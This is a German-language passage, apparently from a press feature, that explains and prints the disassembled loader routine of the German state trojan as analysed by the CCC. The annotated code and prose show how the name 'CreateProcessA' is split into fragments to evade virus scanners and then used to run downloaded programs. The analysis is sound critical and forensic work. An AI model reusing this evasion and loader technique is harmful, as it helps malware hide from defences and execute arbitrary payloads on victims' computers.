Der Katalog der zulässigen Ermittlungsmaßnahmen und -methoden muss künftig sehr viel präziser und verbindlicher definiert werden, denn technologische Grauzonen führen immer wieder zu Grundrechtsübergriffen, die nicht sanktioniert werden. Es ist auch an der Zeit, vom Gesetzgeber ein systematisches Verwertungs- und Verwendungsverbot für rechtswidrig erlangte Beweise mit entsprechenden Sanktions- und Schadenersatzregeln einzufordern. Die Verlockung der im angelsächsischen Recht plastisch „Früchte vom verbotenen Baum“ genannten illegal beschafften Daten ist offenbar zu groß geworden.

Leseanleitung

Wie der Code-Ausschnitt aus dem Staatstrojaner zu interpretieren ist

Computerprogramme sind normalerweise in sogenannten Hochsprachen geschrieben, künstlichen Sprachen, die darauf ausgelegt sind, dass sie ein Mensch verstehen und sich darin ausdrücken kann. Um vom Computer verarbeitet zu werden, muss das Programm jedoch in Maschinencode übersetzt werden, in die Bytefolgen, die der Prozessor dann tatsächlich verarbeiten kann. Wenn man ein Programm nicht in seiner ursprünglichen Hochsprachenform vorliegen hat, man aber seine Funktionsweise verstehen will – das sogenannte *reverse engineering* –, muss man es wieder in eine zumindest ansatzweise verständliche Sprache transformieren.

Diese Sprache nennt sich „Assembler“. Sie besteht aus sehr einfachen Befehlen, die direkt auf dem Speicher des Computers und internen „Notizzetteln“ des Prozessors, den Registern, operieren. Kurze Befehle in der ursprünglichen Hochsprache, etwa um eine Datei zu öffnen und mit den darin befindlichen Daten etwas zu tun, bestehen in der Assemblersprache aus vielen Dutzend einzelnen, atomaren Teilbefehlen, die in ihrer Gesamtheit dann zum gewünschten Ergebnis führen.

Da im Maschinencode praktisch keine vom Menschen lesbaren Bezeichner mehr enthalten sind, ist ein Teil des Analyseprozesses, den Funktionen und auch dem Gesamtprogramm wieder sprechende Namen zu geben. Die CCC-Hacker wählten für das Analyseprojekt den ironischen Titel „ozapftis“, eine Hacker-Verballhornung des bayerischen „Ozapft is!“. Dementsprechend beginnen die Kommentare und Bezeichnungen der in ihrer Funktion verstandenen Routinen mit diesem Titel.

Der folgende Programmcode-Ausschnitt ist ein Fragment, wiedergegeben in Assemblersprache, in dem der Staatstrojaner ein nachgeladenes Programm zur Ausführung bringt. Seine Existenz markiert eine der gravierenden Grenzüberschreitungen, die Stelle, an der die Anwendung den verfassungsrechtlich abgesteckten Grund verlässt. Spätestens mit der Implementierung dieses Stücks Code greift selbst der Euphemismus „Quellen-Telekommunikationsüberwachung“ nicht mehr, um die mögliche Eintauchtiefe der Strafverfolger in die Intimsphäre zu beschreiben. Hier bricht der Code das Gesetz.

Der Trojaner wird durch das Vorhandensein dieser Funktion zu einem Brückenkopf, über den die komplette Invasion des infiltrierten Systems möglich ist. Beliebige Komponenten, etwa zum Lesen und Schreiben von Dateien oder auch zur Nutzung von Mikrofon und Kamera aus der Ferne für einen großen Lausch- und Spähangriff können nachgeladen werden.

Technisch besonders interessant ist, dass dieser Teil der Trojaner-Software so geschrieben wurde, dass man beim flüchtigen Hinsehen – etwa mit einer einfachen Suche nach dem Funktionsnamen, der typischerweise für die Ausführung eines nachgeladenen Programms verwendet wird – nicht fündig wird. Nach solchen charakteristischen Funktionsnamen suchen zum Beispiel Virusscanner oder in Firmenfirewalls installierte digitale Alarmanlagen. Diese sollen Schadsoftware auf dem Computer – oder besser schon auf dem Weg dahin – ausfindig machen. Solche Systeme arbeiten ein wenig wie das Immunsystem eines Organismus. Sie suchen nach bekannten Mustern, die auf schädliches Verhalten hinweisen, und versuchen dann, die Zelle oder das Programm zu isolieren.

Auch menschliche Forensiker suchen bei der Analyse eines unbekannten Programms nach bestimmten Mustern, wie ein Pathologe, der einen unbekannten Organismus analysiert. Wenn diese Muster durchbrochen werden, also die eigentliche Programmfunktion unkenntlich gemacht wird, wird es sowohl für Virusscanner als auch für Forensiker schwerer, die eigentliche Intention zu erkennen.

Die hier dokumentierte Verschleierung der eigentlichen Absicht des Programmierers ist von eher einfacher Machart, die nicht von großer Erfahrung auf diesem Gebiet zeugt. Man kann sie mit dem Einschmuggeln einer in Einzelteile zerlegten Pistole vergleichen. Die separaten Teile sind nicht leicht als Komponenten einer Waffe zu erkennen. Lauf, Verschluss, Griff, Abzug, Magazin und Munition sind jeweils für sich relativ klein und erregen keine Aufmerksamkeit.

Die Waffenteile sind hier harmlos klingende Buchstabenfolgen: „Crea“, „essA“ und „teProc“. Diese Buchstabenfolgen sind wie zufällig in einer Tabelle verteilt, in der auch Dutzende andere für den Programmablauf notwendige, aber nicht auffällige Wörter untergebracht sind. Zusammengesetzt ergeben die Fragmente das Wort „CreateProcessA“. Genau dieses Wort bezeichnet den kritischen Funktionsaufruf, mit dem auf dem Betriebssystem Windows ein neues Programm aus einem anderen heraus zur Ausführung gebracht werden kann.

Nachdem sich der Trojaner den Namen des Funktionsaufrufs zusammengebastelt und beim Betriebssystem dessen Ansprungadresse abgefragt hat, an der sich der dazugehörige Maschinencode befindet, stellt sie sich im Speicher die Parameter für diesen Aufruf zusammen. Dazu gehören natürlich der Dateiname der vorübergehend erzeugten ausführbaren Datei, die ihr zu übergebenen Parameter und ein paar betriebssystemspezifische Hinweise über Zugriffsrechte. Schließlich übergibt sie der Routine „CreateProcessA“ die Kontrolle und ermöglicht dem hochgeladenen Programm so die Ausführung.

Frank Rieger

Der Code im Detail

Die wesentlichen Stellen des Programmablaufs im Code-Fragment aus dem Staatstrojaner, das ein nachgeladenes Programm zur Ausführung bringt:

An den mit `A`, `B` und `C` markierten Code-Stellen werden die Wortfragmente einzeln aus der Tabelle geholt und in temporären Speicherplätzen vorgehalten.

An Codestelle `D` werden die Puzzleteile zusammengesetzt. Dazu werden die Fragmente in der richtigen Reihenfolge in einen neuen temporär genutzten Speicherort geschrieben, so wie man ein Wort beim Kreuzworträtseln nach und nach zusammensetzt. Richtig zusammengesetzt, ergeben die Fragmente `A`, `B` und `C` den Funktionsnamen „CreateProcessA“.

An der Codestelle `E` fragt der Trojaner die Sprungadresse für die Funktion „CreateProcessA“ mit Hilfe des zusammengepuzzelten Funktionsnamens beim Betriebssystem ab. Dieser Schritt ist notwendig, um an der folgenden Codestelle die entsprechende Funktion aufrufen zu können.

An Codestelle `F` werden die für den geplanten Programmaufruf notwendigen Parameter zusammengestellt. Wäre das hochgeladene Programm beispielsweise ein digitaler großer Lauschangriff, enthielten die Parameter die Anweisungen, welches Mikrofon am Computer verwendet werden soll und wohin die aufgezeichneten Audiodaten gespeichert werden sollen.

An Codestelle `G` wird schließlich das Kommando zur Ausführung der nachgeladenen Programmdatei gegeben.

Code ist Gesetz

Der hier abgedruckte Code fiel bei der Obduktion des Staatstrojaners besonders auf. Es handelt sich offenbar um jenen getarnten Teil der Spionagesoftware, der das illegale Nachladen von Programmen aller Art ermöglicht. Einmal in Betrieb, kann er sogar digital nie gespeicherte Gedanken lesen. Für Informatiker ist der Code trivial. Für die Bürger, also auch für Richter, Journalisten, Politiker, ist es ein unverständliches Idiom. Aber diese Sprache regelt unser Leben. Wir glauben, eine freie Wahl zu haben, aber längst, so schrieb Lawrence Lessig schon vor Jahren, reguliert uns der unbekannte Code in der digitalen Welt: „Der Code implementiert Werte oder zerstört sie. Er ermöglicht Freiheit, oder er vernichtet sie." Wir drucken ihn, um den neuen Analphabetismus der Freiheit anschaulich zu machen. Die Codierer, so Lessig, regulieren die Werte. Die Frage ist, ob die Gesellschaft sie ihnen überlassen will.

```
; =============== S U B R O U T I N E =======================================


0zapftis_file_execute proc near         ;
CODE XREF:
_0zapftis_download_store_EXE+19Fp

var_D1= byte ptr -0D1h
hProcess= dword ptr -0D0h
var_CC= byte ptr -0CCh
lpProcName= dword ptr -0C8h
Msg    = byte ptr -0BCh
var_B8= dword ptr -0B8h
ExitCode= byte ptr -0A0h
var_9C= dword ptr -9Ch
var_98= dword ptr -98h
var_94= dword ptr -94h
var_90= dword ptr -90h
var_8C= dword ptr -8Ch
var_80= dword ptr -80h
var_64= dword ptr -64h
var_60= dword ptr -60h
var_50= dword ptr -50h
var_40= dword ptr -40h
var_3C= dword ptr -3Ch
var_24= dword ptr -24h
var_20= word ptr -20h
var_C = dword ptr -0Ch
var_4 = dword ptr -4
arg_0 = dword ptr  4
arg_4 = dword ptr  8
arg_8 = byte ptr  0Ch
arg_C = byte ptr  10h
arg_10= byte ptr  14h
arg_14= dword ptr  18h

        push    0FFFFFFFFh
        push    offset SEH_10003B80
        mov     eax, large fs:0
        push    eax
        mov     large fs:0, esp
        sub     esp, 0C8h
        push    ebx
        push    ebp
        push    esi
        push    edi
        mov     ecx, 11h
        xor     eax, eax
        lea     edi, [esp+0E4h+var_50]
        rep stosd
        mov     al, [esp+0E4h+arg_C]
        mov     [esp+0E4h+var_50], 44h
        mov     cl, al
        mov     [esp+0E4h+var_24], 1
        neg     cl
        sbb     ecx, ecx
        and     ecx, 0FFFFFFFBh
        add     ecx, 5
        test    al, al
        mov     [esp+0E4h+var_20], cx
        jz      short loc_10003C02

        mov     eax, 1388h
        mov     [esp+0E4h+var_24], 85h
        mov     [esp+0E4h+var_40], eax
        mov     [esp+0E4h+var_3C], eax


    loc_10003C02:
    ; CODE XREF: _0zapftis_file_execute+62j
        mov     edx, [esp+0E4h+arg_14]
        mov     ecx, 0Fh
        xor     eax, eax
        lea     edi, [esp+0E4h+var_9C]
        rep stosd
        mov     cl, [esp+0E4h+var_D1]
        mov     eax, [esp+0E4h+arg_4]
        mov     [esp+0E4h+var_CC], cl
        push    0
        lea     ecx, [esp+0E8h+var_CC]
        mov     [esp+0E8h+var_94], edx
        mov     [esp+0E8h+var_9C], 3Ch
        mov     [esp+0E8h+var_98], 40h
        mov     [esp+0E8h+var_90], offset
    aOpen ; „open"
        mov     [esp+0E8h+var_8C], eax
        mov     [esp+0E8h+var_80], 5
        call
    ?_Tidy@?$basic_string@DU?$char_traits@D@std
    @@V?$allocator@D@2@@std@@AAEX_N@Z ;
    std::basic_string<char,std::char_traits<cha
    r>,std::allocator<char>>::_Tidy(bool)

A       mov     edi, offset aCrea           ;
    „Crea"
        or      ecx, 0FFFFFFFFh
        xor     eax, eax
        push    1
        repne scasb
```

```
        not     ecx
        dec     ecx
        mov     ebp, ecx
        lea     ecx, [esp+0E8h+var_CC]
        push    ebp
        call    sub_10001790

        test    al, al
        jz      short loc_10003C9C

        mov     edi, [esp+0E4h+lpProcName]
        mov     ecx, ebp
        mov     edx, ecx
        mov     esi, offset aCrea
; „Crea“
        shr     ecx, 2
        rep movsd
        mov     ecx, edx
        push    ebp
        and     ecx, 3
        rep movsb
        lea     ecx, [esp+0E8h+var_CC]
        call
?_Eos@?$basic_string@DU?$char_traits@D@std@
@V?$allocator@D@2@@std@@AAEXI@Z ;
std::basic_string<char,std::char_traits<cha
r>,std::allocator<char>>::_Eos(uint)


loc_10003C9C:
; CODE XREF: _0zapftis_file_execute+F7j
        mov     al, [esp+0E4h+arg_10]
        mov     [esp+0E4h+var_4], 0
        test    al, al
        jz      short loc_10003D16

        push    offset aShell32_dll     ;
„shell32.dll“
        call    ds:LoadLibraryA

        mov     esi, eax
        push    offset aShellexecuteex  ;
„ShellExecuteExA“
        push    esi
; hModule
        call    ds:GetProcAddress

        test    eax, eax
        setnz   bl
        test    bl, bl
        jz      short loc_10003CE0

        lea     ecx, [esp+0E4h+var_9C]
        push    ecx
        call    eax

        test    eax, eax
        setnz   bl


loc_10003CE0:
; CODE XREF: _0zapftis_file_execute+152j
        push    esi
; hLibModule
        call    ds:FreeLibrary

        test    bl, bl
        jnz     short loc_10003D06

        push    1
        lea     ecx, [esp+0E8h+var_CC]
        mov     [esp+0E8h+var_4],
0FFFFFFFFh
        call
?_Tidy@?$basic_string@DU?$char_traits@D@std
@@V?$allocator@D@2@@std@@AAEX_N@Z ;
std::basic_string<char,std::char_traits<cha
r>,std::allocator<char>>::_Tidy(bool)

        jmp     loc_10003F75

; ---------------------------------------

loc_10003D06:
; CODE XREF: _0zapftis_file_execute+169j
        mov     edx, [esp+0E4h+var_64]
        mov     [esp+0E4h+hProcess], edx
        jmp     loc_10003EAF

; ---------------------------------------

loc_10003D16:
; CODE XREF: _0zapftis_file_execute+130j
        mov     al, [esp+0E4h+var_D1]
        push    0
        lea     ecx, [esp+0E8h+Msg]
        mov     [esp+0E8h+Msg], al
        call
?_Tidy@?$basic_string@DU?$char_traits@D@std
@@V?$allocator@D@2@@std@@AAEX_N@Z ;
std::basic_string<char,std::char_traits<cha
r>,std::allocator<char>>::_Tidy(bool)

        mov     edi, offset aTeproc      ;
„teProc“
        or      ecx, 0FFFFFFFFh
        xor     eax, eax
        push    1
        repne scasb
        not     ecx
        dec     ecx
        mov     ebp, ecx
        lea     ecx, [esp+0E8h+Msg]
        push    ebp
        call    sub_10001790

        test    al, al
        jz      short loc_10003D6D

        mov     edi, [esp+0E4h+var_B8]
        mov     ecx, ebp
        mov     edx, ecx
```

B

```
        mov     esi, offset aTeproc             ;
„teProc“
        shr     ecx, 2
        rep movsd
        mov     ecx, edx
        push    ebp
        and     ecx, 3
        rep movsb
        lea     ecx, [esp+0E8h+Msg]
        call
?_Eos@?$basic_string@DU?$char_traits@D@std@
@V?$allocator@D@2@@std@@AAEXI@Z ;
std::basic_string<char,std::char_traits<cha
r>,std::allocator<char>>::_Eos(uint)


loc_10003D6D:
; CODE XREF: _0zapftis_file_execute+1C8j
        mov     eax, ds:dword_1003D300
        lea     ecx, [esp+0E4h+Msg]
        push    eax
        push    0
        push    ecx
        lea     ecx, [esp+0F0h+var_CC]
        mov     byte ptr [esp+0F0h+var_4], 1
        call
?append@?$basic_string@DU?$char_traits@D@st
d@@V?$allocator@D@2@@std@@QAEAAV12@ABV12@II
@Z ;
std::basic_string<char,std::char_traits<cha
r>,std::allocator<char>>::append(std::basic
_string<char,std::char_traits<char>,std::al
locator<char>> const &,uint,uint)

        push    1
        lea     ecx, [esp+0E8h+Msg]
        mov     byte ptr [esp+0E8h+var_4], 0
        call
?_Tidy@?$basic_string@DU?$char_traits@D@std
@@V?$allocator@D@2@@std@@AAEX_N@Z ;
std::basic_string<char,std::char_traits<cha
r>,std::allocator<char>>::_Tidy(bool)

        push    offset aKernel32                ;
„Kernel32“
        call    ds:GetModuleHandleA

        mov     dl, [esp+0E4h+var_D1]
        push    0
        lea     ecx, [esp+0E8h+Msg]
        mov     ebx, eax
        mov     [esp+0E8h+Msg], dl
        call
?_Tidy@?$basic_string@DU?$char_traits@D@std
@@V?$allocator@D@2@@std@@AAEX_N@Z ;
std::basic_string<char,std::char_traits<cha
r>,std::allocator<char>>::_Tidy(bool)

C       mov     edi, offset aEssa                ;
„essA“
        or      ecx, 0FFFFFFFFh
        xor     eax, eax
        push    1
        repne scasb
        not     ecx
        dec     ecx
        mov     ebp, ecx
        lea     ecx, [esp+0E8h+Msg]
        push    ebp
        call    sub_10001790

        test    al, al
        jz      short loc_10003E02

        mov     edi, [esp+0E4h+var_B8]
        mov     ecx, ebp
        mov     eax, ecx
        mov     esi, offset aEssa               ;
„essA“
        shr     ecx, 2
        rep movsd
        mov     ecx, eax
        push    ebp
        and     ecx, 3
        rep movsb
        lea     ecx, [esp+0E8h+Msg]
        call
?_Eos@?$basic_string@DU?$char_traits@D@std@
@V?$allocator@D@2@@std@@AAEXI@Z ;
std::basic_string<char,std::char_traits<cha
r>,std::allocator<char>>::_Eos(uint)


loc_10003E02:
; CODE XREF: _0zapftis_file_execute+25Dj
        mov     ecx, ds:dword_1003D300
        lea     edx, [esp+0E4h+Msg]
D       push    ecx
        push    0
        push    edx
        lea     ecx, [esp+0F0h+var_CC]    ;
„CreateProcessA“
        mov     byte ptr [esp+0F0h+var_4], 2
        call
?append@?$basic_string@DU?$char_traits@D@st
d@@V?$allocator@D@2@@std@@QAEAAV12@ABV12@II
@Z ; CreateProcessA wird zusammengebaut

        mov     eax, [esp+0E4h+var_B8]
        mov     byte ptr [esp+0E4h+var_4], 0
        test    eax, eax
        jz      short loc_10003E4E

        lea     ecx, [eax-1]
        mov     al, [eax-1]
        test    al, al
        jz      short loc_10003E45

        cmp     al, 0FFh
        jz      short loc_10003E45

        dec     al
```

```
        mov     [ecx], al
        jmp     short loc_10003E4E

; ---------------------------------------------------------------------------

loc_10003E45:                           ;
CODE XREF: _0zapftis_file_execute+2B9j
                                        ;
_0zapftis_file_execute+2BDj
        push    ecx
        call    __0zapf_destruct_object

        add     esp, 4


loc_10003E4E:                           ;
CODE XREF: _0zapftis_file_execute+2AFj
                                        ;
_0zapftis_file_execute+2C3j
        mov     eax, [esp+0E4h+lpProcName]
        test    eax, eax
        jnz     short loc_10003E5B

        mov     eax, offset byte_1003D2F4


loc_10003E5B:                           ;
CODE XREF: _0zapftis_file_execute+2D4j
        push    eax                     ;
lpProcName
        push    ebx                     ;
hModule
E       call    ds:GetProcAddress

        test    eax, eax
        jz      loc_10003F51

F       lea     ecx, [esp+0E4h+var_60]
        lea     edx, [esp+0E4h+var_50]
        push    ecx                     ;
lpProcessInformation
        mov     ecx, [esp+0E8h+arg_4]
        push    edx                     ;
lpStartupInfo
        mov     edx, [esp+0ECh+arg_0]
        push    0                       ;
lpCurrentDirectory
        push    0                       ;
lpEnvironment
        push    4000000h                ;
dwCreationFlags
        push    0                       ;
bInheritHandles
        push    0                       ;
lpThreadAttributes
        push    0                       ;
lpProcessAttributes
        push    ecx                     ;
CmdLine
        push    edx                     ;
AppName
        call    eax
G ; CreateProcessA()

        test    eax, eax
        jz      loc_10003F51

        mov     eax, [esp+0E4h+var_60]
        mov     [esp+0E4h+hProcess], eax


    loc_10003EAF:
    ; CODE XREF:
    _0zapftis_file_execute+191j
            mov     al, [esp+0E4h+arg_8]
            test    al, al
            jz      short loc_10003F27

            mov     ebp, ds:Sleep
            mov     esi, ds:PeekMessageA
            mov     edi, ds:TranslateMessage
            mov     ebx, ds:DispatchMessageA


    loc_10003ED2:
    ; CODE XREF:
    _0zapftis_file_execute+3A5j
            push    3E8h
    ; dwMilliseconds
            call    ebp ; Sleep

            push    1
    ; wRemoveMsg
            push    0
    ; wMsgFilterMax
            push    0
    ; wMsgFilterMin
            lea     ecx, [esp+0F0h+Msg]
            push    0
    ; hWnd
            push    ecx
    ; lpMsg
            call    esi ; PeekMessageA

            test    eax, eax
            jz      short loc_10003F0D


    loc_10003EEC:
    ; CODE XREF:
    _0zapftis_file_execute+38Bj
            lea     edx, [esp+0E4h+Msg]
            push    edx
    ; lpMsg
            call    edi ; TranslateMessage

            lea     eax, [esp+0E4h+Msg]
            push    eax
    ; lpMsg
            call    ebx ; DispatchMessageA
```

```
        push    1
; wRemoveMsg
        push    0
; wMsgFilterMax
        push    0
; wMsgFilterMin
        lea     ecx, [esp+0F0h+Msg]
        push    0
; hWnd
        push    ecx
; lpMsg
        call    esi ; PeekMessageA

        test    eax, eax
        jnz     short loc_10003EEC


loc_10003F0D:
; CODE XREF: _0zapftis_file_execute+36Aj
        mov     eax, [esp+0E4h+hProcess]
        lea     edx, [esp+0E4h+ExitCode]
        push    edx
; lpExitCode
        push    eax
; hProcess
        call    ds:GetExitCodeProcess

        cmp     dword ptr
[esp+0E4h+ExitCode], 103h
        jz      short loc_10003ED2


loc_10003F27:
; CODE XREF: _0zapftis_file_execute+338j
        mov     ecx, [esp+0E4h+lpProcName]
        test    ecx, ecx
        jz      short loc_10003F4D

        mov     al, [ecx-1]
        test    al, al
        jz      short loc_10003F43

        cmp     al, 0FFh
        jz      short loc_10003F43

        dec     al
        mov     [ecx-1], al
        mov     al, 1
        jmp     short loc_10003F77

; ---------------------------------------

loc_10003F43:
; CODE XREF: _0zapftis_file_execute+3B4j

; _0zapftis_file_execute+3B8j
        dec     ecx
        push    ecx
        call    __0zapf_destruct_object

        add     esp, 4


loc_10003F4D:
; CODE XREF: _0zapftis_file_execute+3ADj
        mov     al, 1
        jmp     short loc_10003F77

; ---------------------------------------

loc_10003F51:
; CODE XREF: _0zapftis_file_execute+2E5j

; _0zapftis_file_execute+31Ej
        mov     ecx, [esp+0E4h+lpProcName]
        test    ecx, ecx
        jz      short loc_10003F75

        mov     al, [ecx-1]
        test    al, al
        jz      short loc_10003F6B

        cmp     al, 0FFh
        jz      short loc_10003F6B

        dec     al
        mov     [ecx-1], al
        jmp     short loc_10003F75

; ---------------------------------------

loc_10003F6B:
; CODE XREF: _0zapftis_file_execute+3DEj

; _0zapftis_file_execute+3E2j
        dec     ecx
        push    ecx
        call    __0zapf_destruct_object

        add     esp, 4


loc_10003F75:
; CODE XREF: _0zapftis_file_execute+181j

; _0zapftis_file_execute+3D7j ...
        xor     al, al


loc_10003F77:
; CODE XREF: _0zapftis_file_execute+3C1j

; _0zapftis_file_execute+3CFj
        mov     ecx, [esp+0E4h+var_C]
        pop     edi
        pop     esi
        pop     ebp
        pop     ebx
        mov     large fs:0, ecx
        add     esp, 0D4h
        retn

_0zapftis_file_execute endp
```